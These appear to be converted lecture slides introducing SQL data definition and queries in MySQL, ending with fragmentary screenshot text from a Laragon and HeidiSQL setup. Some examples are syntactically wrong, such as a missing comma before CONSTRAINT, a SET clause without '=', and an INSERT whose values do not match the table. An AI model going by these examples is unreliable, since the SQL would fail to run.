
Creating database

```
CREATE DATABASE EMPLOYMENT;
```

Creating database tables

```
CREATE TABLE EMPLOYEE (
    EmpID      Integer          PRIMARY KEY,
    EmpName    Char (25)        NOT NULL
);
```

Run SQL in MySQL



SQL for Data Definition: CREATE with CONSTRAINT

Creating database tables with PRIMARY KEY constraints

- The SQL CREATE TABLE statement
- The SQL CONSTRAINT keyword

```
CREATE TABLE EMPLOYEE (
    EmpID          Integer      NOT NULL,
    EmpName        Char(25)     NOT NULL
    CONSTRAINT    Emp_PK      PRIMARY KEY(EmpID)
);
```

SQL for Data Definition:

Creating database tables with composite primary keys using PRIMARY KEY constraints

- The SQL CREATE TABLE statement
- The SQL CONSTRAINT keyword

```
CREATE TABLE EMP_SKILL (
    EmpID          Integer      NOT NULL,
    SkillID        Integer      NOT NULL,
    SkillLevel     Integer      NULL,
    CONSTRAINT EmpSkill_PK PRIMARY KEY
                                (EmpID, SkillID)
);
```

SQL for Data Definition:

Creating database tables using PRIMARY KEY and FOREIGN KEY constraints

- The SQL CREATE TABLE statement
- The SQL CONSTRAINT keyword

```
CREATE TABLE EMP_SKILL(
    EmpID      Integer      NOT NULL,
    SkillID    Integer      NOT NULL,
    SkillLevel Integer      NULL,
    CONSTRAINT EmpSkill_PK PRIMARY KEY (EmpID, SkillID),
    CONSTRAINT Emp_FK      FOREIGN KEY(EmpID) REFERENCES EMPLOYEE(EmpID),
    CONSTRAINT Skill_FK    FOREIGN KEY(SkillID) REFERENCES SKILL(SkillID)
);
```

Adding Data: **INSERT**

To add a row to an existing table, use the **INSERT** statement.

Non-numeric data must be enclosed in straight (') single quotes.

```
INSERT INTO EMPLOYEE VALUES(91, 'Smither', 12);
```

```
INSERT INTO EMPLOYEE (EmpID, SalaryCode)
```

```
VALUES (62, 11);
```

SQL for Data Retrieval: Displaying All Columns

To show all of the column values for the rows that match the specified criteria, use an asterisk (*).

```
SELECT      *
FROM        EMPLOYEE ;
```

SQL for Data Retrieval: Showing Each Row Only Once

The DISTINCT keyword may be added to the SELECT statement to inhibit duplicate rows from displaying.

```
SELECT DISTINCT DeptID  
FROM EMPLOYEE ;
```

SQL for Data Retrieval: Specifying Search Criteria

The WHERE clause stipulates the matching criteria for the record that is to be displayed.

```
SELECT      EmpName  
FROM        EMPLOYEE  
WHERE       DeptID = 15;
```

SQL for Data Retrieval: A List of Values

The WHERE clause may include the IN keyword to specify that a particular column value must be included in a list of values.

```
SELECT      EmpName  
FROM        EMPLOYEE  
WHERE       DeptID IN (4, 8, 9);
```

SQL for Data Retrieval: The Logical NOT Operator

Any criteria statement may be preceded by a NOT operator, which is to say that all information will be shown except that information matching the specified criteria

```
SELECT      EmpName  
FROM        EMPLOYEE  
WHERE       DeptID NOT IN (4, 8, 9);
```

SQL for Data Retrieval: Finding Data in a Range of Values

SQL provides a BETWEEN keyword that allows a user to specify a minimum and maximum value on one line.

```
SELECT    EmpName  
FROM      EMPLOYEE  
WHERE     SalaryCode BETWEEN 10 AND 45;
```

SQL for Data Retrieval: Allowing for Wildcard Searches

The SQL LIKE keyword allows searches on partial data values.

LIKE can be paired with wildcards to find rows matching a string value.

- Multiple character wildcard character is a percent sign (%).
- Single character wildcard character is an underscore (_).

SQL for Data Retrieval: Wildcard Search Examples

```
SELECT          EmpID  
FROM           EMPLOYEE  
WHERE          EmpName LIKE 'Wilk%' ;
```

```
SELECT          EmpID  
FROM           EMPLOYEE  
WHERE          Phone LIKE '07-__-___' ;
```

SQL for Data Retrieval: Sorting the Results

Query results may be sorted using the ORDER BY clause.

```
SELECT      *
FROM        EMPLOYEE
ORDER BY    EmpName;
```

SQL for Data Retrieval: Built-in SQL Functions

SQL provides several built-in functions:

- COUNT : Counts the number of rows that match the specified criteria
- MIN: Finds the minimum value for a specific column for those rows matching the criteria
- MAX: Finds the maximum value for a specific column for those rows matching the criteria
- SUM: Calculates the sum for a specific column for those rows matching the criteria
- AVG: Calculates the numerical average of a specific column for those rows matching the criteria

SQL for Data Retrieval: Built-in Function Examples

```
SELECT COUNT(DeptID)  
FROM EMPLOYEE;  
  
SELECT MIN(Hours) AS MinimumHours,  
       MAX(Hours) AS MaximumHours,  
       AVG(Hours) AS AverageHours  
FROM PROJECT  
WHERE ProjID > 7;
```

SQL for Data Retrieval: Providing Subtotals: GROUP BY

Subtotals may be calculated by using the GROUP BY clause.

The HAVING clause may be used to restrict which data is displayed.

```
SELECT COUNT(CustomerID), Country  
FROM Customers  
GROUP BY Country;
```

COUNT(CustomerID)	Country
3	Argentina
2	Austria
2	Belgium

CustomerID	CustomerName	ContactName	Address	City	PostalCode	Country
12	Cactus Comidas para llevar	Patricia Simpson	Cerrito 333	Buenos Aires	1010	Argentina
54	Océano Atlántico Ltda.	Yvonne Moncada	Ing. Gustavo Moncada 8585 Piso 20-A	Buenos Aires	1010	Argentina
64	Rancho grande	Sergio Gutiérrez	Av. del Libertador 900	Buenos Aires	1010	Argentina
20	Ernst Handel	Roland Mendel	Kirchgasse 6	Graz	8010	Austria
59	Piccolo und mehr	Georg Pippes	Geislweg 14	Salzburg	5020	Austria
50	Maison Dewey	Catherine Dewey	Rue Joseph-Bens 532	Bruxelles	B-1180	Belgium
76	Suprèmes délices	Pascale Cartrain	Boulevard Tirou, 255	Charleroi	B-6000	Belgium

SQL for Data Retrieval: Retrieving Information from Multiple Tables

Subqueries

- As stated earlier, the result of a query is a relation. As a result, a query may feed another query. This is called a *subquery*.

Joins

- Another way of combining data is by using a *join* .
 - Join [also called an Inner Join]
 - Left Outer Join
 - Right Outer Join

SQL for Data Retrieval: Subquery Example

```
SELECT EmpName  
      FROM EMPLOYEE  
     WHERE DeptID in  
           (SELECT DeptID  
             FROM DEPARTMENT  
            WHERE DeptName LIKE 'Account%' );
```

SQL for Data Retrieval: Join Example

```
SELECT    EmpName  
FROM      EMPLOYEE AS E, DEPARTMENT AS D  
WHERE     E.DeptID = D.DeptID  
AND       D.DeptName LIKE 'Account%' ;
```

Modifying Data using SQL

Insert

- Will add a new row in a table (already discussed above)

Update

- Will update the data in a table that matches the specified criteria

Delete

- Will delete the data in a table that matches the specified criteria

Modifying Data using SQL: Changing Data Values: UPDATE

To change the data values in an existing row (or set of rows) use the Update statement.

```
UPDATE      EMPLOYEE  
  
SET        Phone  '791-555-1234'  
  
WHERE      EmpID  = 29;
```

```
UPDATE      EMPLOYEE  
  
SET        DeptID = 44  
  
WHERE      EmpName LIKE 'Kr%';
```

Modifying Data using SQL: Deleting Data: DELETE

To delete a row or set of rows from a table use the DELETE statement.

```
DELETE FROM EMPLOYEE  
WHERE EmpID = 29;
```

```
DELETE FROM EMPLOYEE  
WHERE EmpName LIKE 'Kr%';
```

Modifying Data using SQL: Deleting Database Objects: DROP

To remove unwanted database objects from the database, use the SQL DROP statement.

Warning... The DROP statement will permanently remove the object and all data.

```
DROP TABLE EMPLOYEE;
```

Modifying Data using SQL: Removing a Constraint: ALTER & DROP

To change the constraints on existing tables, you may need to remove the existing constraints before adding new constraints.

```
ALTER TABLE EMPLOYEE DROP CONSTRAINT EmpFK;
```

MySQL Tutorial

- MySQL is an open-source relational database management system (RDBMS).
- MySQL is based on SQL (Structured Query Language) which is a standard language for managing relational databases.
- It is one of the most popular database systems used by web applications.
- MySQL can be installed on various operating systems such as Windows, Linux, macOS, etc.
- MySQL offers high performance, scalability, and reliability.
- It provides a wide range of features including support for transactions, indexing, triggers, stored procedures, views, and more.

Start Laragon and Database

Type your password

Laragon Full 5.0.0 210523 php-7.4.19-Win32-vc15-x64 [TS] 192.168

Menu

© Leo K

The journey of a thousand miles begins with one step.

Start All Web Database

We have done SQL databases in other courses. It is

Session manager

Filter ...

Session name	Host
Unnamed	127.0...

Settings Advanced Statistics

Network type: MariaDB or MySQL (TCP/I

Library: libmariadb.dll

Hostname / IP: 127.0.0.1

User: root

Password: [REDACTED]


Port: 3306

Databases: Separated by semicolon


Comment:

New Save Delete Open Cancel


Create a Database



Choose a name for the database



Create a Table



Add Columns to the Table

Basic Options Indexes (0) Foreign keys (0) Check constraints (0) Partitions CREATE code

Name: modules

Comment:

